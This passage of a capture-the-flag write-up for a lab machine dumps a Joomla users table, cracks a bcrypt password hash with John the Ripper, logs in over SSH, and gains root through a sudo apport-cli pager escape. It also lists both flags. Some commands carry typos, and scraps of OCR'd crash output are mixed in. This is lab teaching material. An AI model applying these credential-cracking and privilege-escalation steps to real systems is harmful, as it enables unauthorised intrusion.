
Let try navigate into the databases:

```
show databases;

select joomla;
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

Let try to explore the ‘*joomla*’ database

```
show tables;
```



In all the tables listed *‘sd4fg_users’* seems an interesting one. Lets explore the table entries

```
select * from sd4fg_users;
```

Notable findings:

- Found user credentials of ‘logan’
  - | 650 | logan paul | logan | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12
  - user: *logan*
  - password(hased): $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12

User \q to exit MYSQL

```
\q
```

John The Ripper

Let try to crack the hash of Logan’s password using John the Ripper:

Save the hash in a file named passwd.txt and then run John the Ripper, refer below commands:

```
#this this command and paste the hash
nano passwd.txt

#And then enter
john --wordlist==/usr/share/wordlists/rockyou.txt passwd.txt
```


```
┌──(root㉿samuel)-[/home/samuel/Desktop]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt passwd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
No password hashes left to crack (see FAQ)
```

Notable Findings:

- The given hash is Blowfish (bcrypt)

Lets try cracking it:

```
john --format=bcrypt --wordlist==/usr/share/wordlists/rockyou.tx

john --show passwd.txt
```



Notable findings:

- Cracked Password: *tequieromucho*

SSH User LOGAN

Establishing Secure Shell using the cracked password


```
ssh logan@10.10.11.242
```

replace *‘10.10.11.242’* with the machine IP

```
┌──(root㉿samuel)-[/home/samuel/Desktop]
└─# ssh logan@10.10.11.242
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 15 Jan 2024 01:50:32 AM UTC

  System load:           0.07
  Usage of /:            66.9% of 4.76GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             184
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.242
  IPv6 address for eth0: dead:beef::250:56ff:feb9:fbd3

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$
```

First Flag

```
ls
cat user.txt
```



Flag: *15b7e04c3f0c468e2657ee3bfca44efc*

Escalation of Privileges


```
sudo -l
```

Notable Findings:


- `logan` can run `/usr/bin/apport-cli` with `sudo`

let try running

```
sudo /usr/bin/apport-cli -f
```



Scroll down until you see `'end'`



Now enter:

```
!/bin/bash
```


physical id : 2
siblings : 1
core id : 0
cpu cores : 1
apicid : 2
initial apicid : 2
fpu : yes
fpu_exception : yes
cpuid level : 16
wp : yes
flags : fpu vme de pse tsc msr pae mce cx8 apic sep m
clmulqdq ssse3 fma cx16 sse4_1 sse4_2 x2apic movbe popcnt aes x
clwb sha_ni xsaveopt xsavec xsaves clzero arat overflow_recov
bugs : fxsave_leak sysret_ss_attrs null_seg spectre_
bogomips : 5988.75
TLB size : 3072 4K pages
clflush size : 64
cache_alignment : 64
address sizes : 43 bits physical, 48 bits virtual
power management:
== ProcEnviron ==
LANG=en_US.UTF-8
TERM=xterm-256color
PATH=(custom, no user)
SHELL=/bin/bash
== ProcVersionSignature ==
Ubuntu 5.4.0-167.184-generic 5.4.252
== SourcePackage ==
xorg
== Symptom ==
display
== Tags ==
freeze focal
== Title ==
Xorg freeze
== Uname ==
Linux 5.4.0-167-generic x86_64
== UpgradeStatus ==
No upgrade log present (probably fresh install)
!/bin/bash

And now you should have root:

```
root@devvortex:/home/logan#
```

Second Flag

After navigating into ‘root’ folder I found second flag:

```
#Navigating root folder
cd /root/

#listing the contents of root directory
ls

#Printing contents of root.txt
cat root.txt
```

```
root@devvortex:/home/logan# cd /
root@devvortex:/# cd /root
root@devvortex:~# ls
root.txt
root@devvortex:~# cat root.txt
f56b6c8b95d9e9eba0aa514fb933379c
root@devvortex:~#
```

And Finally we have it the Second Flag: f56b6c8b95d9e9eba0aa514fb933379c

Conclusion

This CTF demanded a multi-faceted approach, requiring the adept application of tools and techniques across the security spectrum. Reconnaissance with Nmap, Gobuster, and JoomScan laid the groundwork for targeted exploitation leveraging Exploit-DB and Pentestmonkey resources. Post-exploitation involved securing remote access via reverse shells, escalating privileges, and employing John the Ripper for password cracking.